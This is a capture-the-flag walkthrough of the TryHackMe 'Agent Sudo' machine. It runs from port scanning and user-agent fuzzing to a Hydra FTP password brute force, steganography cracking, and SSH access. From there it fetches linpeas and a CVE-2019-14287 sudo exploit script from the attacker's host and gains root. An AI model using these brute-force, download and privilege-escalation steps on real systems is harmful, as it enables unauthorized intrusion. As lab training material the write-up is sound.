

Full - report

```
(kali㉿kali)-[~]
$ nmap -sV -sC 10.10.79.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-24 17:26 EDT
Nmap scan report for 10.10.79.129
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Annoucement
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.04 seconds
```

Main page for port 80 webpage


```
(kali㉿kali)-[~]
$ gobuster dir -u 10.10.79.129 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -t80 -x txt,log,php
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.79.129
[+] Method: GET
[+] Threads: 80
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt,log,php
[+] Timeout: 10s

2022/05/24 17:29:34 Starting gobuster in directory enumeration mode

/index.php 11:29:52 (Status: 200) [Size: 218]

2022/05/24 17:55:33 Finished
```



Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

Nothing interesting in the source code.

```
1
2 <!DocType html>
3 <html>
4 <head>
5   <title>Annoucement</title>
6 </head>
7
8 <body>
9 <p>
10   Dear agents,
11   <br><br>
12   Use your own <b>codename</b> as user-agent to access the site.
13   <br><br>
14   From,<br>
15   Agent R
16 </p>
17 </body>
18 </html>
19
```

```
1 GET / HTTP/1.1
2 Host: 10.10.79.129
3 User-Agent: R
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Putting agent R into the user-agent field for burpsuite give us a different page --

What are you doing! Are you one of the 25 employees? If not, I going to report this incident

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

Using the intruder fucntion on burpsuite I got back a 302 redirect for the letter C

0		200	<input type="checkbox"/>	<input type="checkbox"/>	409
1	A	200	<input type="checkbox"/>	<input type="checkbox"/>	409
2	B	200	<input type="checkbox"/>	<input type="checkbox"/>	409
3	C	302	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	422
4	D	200	<input type="checkbox"/>	<input type="checkbox"/>	409
5	E	200	<input type="checkbox"/>	<input type="checkbox"/>	409
6	F	200	<input type="checkbox"/>	<input type="checkbox"/>	409
7	G	200	<input type="checkbox"/>	<input type="checkbox"/>	409
8	H	200	<input type="checkbox"/>	<input type="checkbox"/>	409
9	J	200	<input type="checkbox"/>	<input type="checkbox"/>	409
10	K	200	<input type="checkbox"/>	<input type="checkbox"/>	409
11	L	200	<input type="checkbox"/>	<input type="checkbox"/>	409
12	M	200	<input type="checkbox"/>	<input type="checkbox"/>	409
13	N	200	<input type="checkbox"/>	<input type="checkbox"/>	409
14	O	200	<input type="checkbox"/>	<input type="checkbox"/>	409
15	P	200	<input type="checkbox"/>	<input type="checkbox"/>	409
16	Q	200	<input type="checkbox"/>	<input type="checkbox"/>	409
17	R	200	<input type="checkbox"/>	<input type="checkbox"/>	501
18	S	200	<input type="checkbox"/>	<input type="checkbox"/>	409
19	T	200	<input type="checkbox"/>	<input type="checkbox"/>	409
20	U	200	<input type="checkbox"/>	<input type="checkbox"/>	409
21	V	200	<input type="checkbox"/>	<input type="checkbox"/>	409
22	I	200	<input type="checkbox"/>	<input type="checkbox"/>	409
23	W	200	<input type="checkbox"/>	<input type="checkbox"/>	409
24	X	200	<input type="checkbox"/>	<input type="checkbox"/>	409
25	Y	200	<input type="checkbox"/>	<input type="checkbox"/>	409
26	Z	200	<input type="checkbox"/>	<input type="checkbox"/>	409

ConsoleInspectorDebuggerNetworkStyle EditorPerformanceMemoryStorageAccessibilityApplication

Filter URLs

4 requests846 B / 1.13 KB transferredFinish: 25.98 sDOMContentLoaded: 460 msload: 479 ms

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	10.10.79.129	/	BrowserTabChild.jsm...	html	409 B	218 B
404	GET	10.10.79.129	favicon.ico	FaviconLoader.jsm:1...	html	cached	274 B
302	GET	10.10.79.129	/	NetUtil.jsm:148 (doc...	html	381 B	177 B
200	GET	10.10.79.129	agent_C_attention.php	NetUtil.jsm:148 (doc...	html	368 B	177 B

Headers

Filter Headers

GET http://10.10.79.129/agent_C_attention.php

Status: 200 OK

Version: HTTP/1.1

Transferred: 368 B (177 B size)

Response Headers (191 B)

Connection: close

Content-Length: 177

Content-Type: text/html; charset=UTF-8

Date: Tue, 24 May 2022 21:45:09 GMT

Server: Apache/2.4.29 (Ubuntu)

Vary: Accept-Encoding

Request Headers (339 B)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.5

Cache-Control: no-cache

Connection: keep-alive

Host: 10.10.79.129

Pragma: no-cache

Upgrade-Insecure-Requests: 1

User-Agent: C

Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R

```
-$ hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.79.129 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-24 17:50:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.79.129:21/
[STATUS] 247.00 tries/min, 247 tries in 00:01h, 14344152 to do in 967:54h, 16 active
[21][ftp] host: 10.10.79.129 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-24 17:51:09
```

```

└─$ gobuster dir -u 10.10.79.129 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -t80 -x txt,log,php
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2022/05/24 17:55:33 Finished

```

Three files on ftp server

```

└─$ ftp 10.10.79.129
Connected to 10.10.79.129:21
220 (vsFTPd 3.0.3)
Name (10.10.79.129:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||52271|)
150 Here comes the directory listing.
-rw-r--r--    1 0      0          217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0      0        33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0      0        34842 Oct 29  2019 cutie.png

```

```
binwalk -e cutie.png
```

```
(kali㉿kali)-[~/_cutie.png.extracted]
$ /usr/sbin/zip2john 8702.zip > final.txt
```

```
(kali@kali)-[~/_cutie.png.extracted]
$ cat final.txt
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e*61c4cf3af94e649f827e5964ce575c5f7a239c48fb992c8ea8cbffe
51d03755e0ca861a5a3dcbabfa618784b85075f0ef476c6da8261805bd0a4309db38835ad32613e3dc5dfe87c0f91c0b5e64e*4969f382486cb6
767ae6*$/zip2$:To_agentR.txt:8702.zip:8702.zip
```

```
(kali@kali)-[~/_cutie.png.extracted]
$ cat To_agentR.txt
Agent C,
akness
We need to send the picture to 'QXJLYTUX' as soon as possible!
CTF
By,
Agent R
```

Recipe

Magic

Depth
3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

Input

length: 8
lines: 1

QXJLYTUX

Output

time: 17ms
length: 11528
lines: 433

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true)	Area51	Valid UTF8 Entropy: 2.58
	QXJLYTUX	Matching ops: From Base64 Valid UTF8 Entropy: 3.00

user flag

```
The authenticity of host '10.10.79.129 (10.10.79.129)' can't be established.  
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkL4PRRE7NaQKAHV+UNks9BfrCy8jVCA.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:8: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.79.129' (ED25519) to the list of known hosts.  
Load key "/home/kali/.ssh/id_rsa": Permission denied  
james@10.10.79.129's password:  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:        https://ubuntu.com/advantage  
  
System information as of Tue May 24 22:18:51 UTC 2022  
  
System load:  0.22      Processes:    128  
Usage of /:   40.6% of 9.78GB    Users logged in: 0  
Memory usage: 31%      IP address for eth0: 10.10.79.129  
Swap usage:   0%  
  
75 packages can be updated.  
33 updates are security updates.  
  
Last login: Tue Oct 29 14:26:27 2019  
james@agent-sudo:~$ ls  
Alien_autospy.jpg  user_flag.txt  
james@agent-sudo:~$ cat user_flag.txt  
b03d975e8c92a7c04146cfa7a5a313c7
```

```
james@agent-sudo:~$ which python  
james@agent-sudo:~$ python -m http.server  
  
Command 'python' not found, but can be installed with:  
  
sudo apt install python3  
sudo apt install python  
sudo apt install python-minimal  
  
You also have python3 installed, you can run 'python3' instead.  
  
james@agent-sudo:~$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
(kali㉿kali)-[~]  
$ curl http://10.10.79.129:8000/Alien_autospy.jpg -o Alien_autospy.jpg  
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current  
                                 Dload  Upload  Total   Spent    Left   Speed  
100 42189  100 42189    0     0  39335      0  0:00:01  0:00:01 --:--:-- 39355
```


for OSINT question



4 of 782 results

Searched over 54.1 billion images in 0.9 seconds for: Alien_autospy.jpg

☐

Include 42 results not available

☐

Show only 2 results found in collections

☐

Show only 1 result found in stock

Sort by best match

foxnews.com



www.foxnews.com

science/filmmaker-reveals-how-he-fak... - First found on Oct 31, 2018

Filename: AA-film-2.jpg (1862 x 1048, 171.9 kB)

```
james@agent-sudo:~$ sudo su
[sudo] password for james:
Sorry, user james is not allowed to execute '/bin/su' as root on agent-sudo.
```

```
james@agent-sudo:~$ curl http://10.13.29.149:8000/linpeas.sh -o linpeas.sh
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 758k 100 758k 0 0 423k 0 0:00:01 0:00:01 --:--:-- 423k
james@agent-sudo:~$ ls
Alien_autospy.jpg linpeas.sh user_flag.txt
james@agent-sudo:~$
```

Two possible vectors to attack - polkit is typically not the intended vector so going with CVE-2019-14287

CVEs Check

Vulnerable to CVE-2021-4034

sudo 1.8.27 - Security Bypass

EDB-ID: 47502

CVE: 2019-14287

EDB Verified: ✗

Author: MOHIN PARAMASIVAM

Type: LOCAL

Exploit: 📄 / {}

Platform: LINUX

Date: 2019-10-15

Vulnerable App:

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
(ALL, !root) /bin/bash
```

```

# cat CVE14287.py
#!/usr/bin/python3

import os

#Get current username

username = input("Enter current username :")

#check which binary the user can run with sudo
os.system("sudo -l > priv")

os.system("cat priv | grep 'ALL' | cut -d ' ' -f 2 > binary")

binary_file = open("binary")

binary= binary_file.read()

#execute sudo exploit
print("Lets hope it works")

os.system("sudo -u#-1 "+ binary)

```

```

james@agent-sudo:~$ curl http://10.13.29.149:8000/CVE14287.py -o 14287.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  385  100  385    0     0   887      0 --:--:-- --:--:-- --:--:--   887
james@agent-sudo:~$ ls
14287.py  Alien_autospy.jpg  linpeas.sh  user_flag.txt
james@agent-sudo:~$ python3 14287.py
Enter current username :james
Lets hope it works
root@agent-sudo:~#

```

```

root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R

```

very easy priv esc!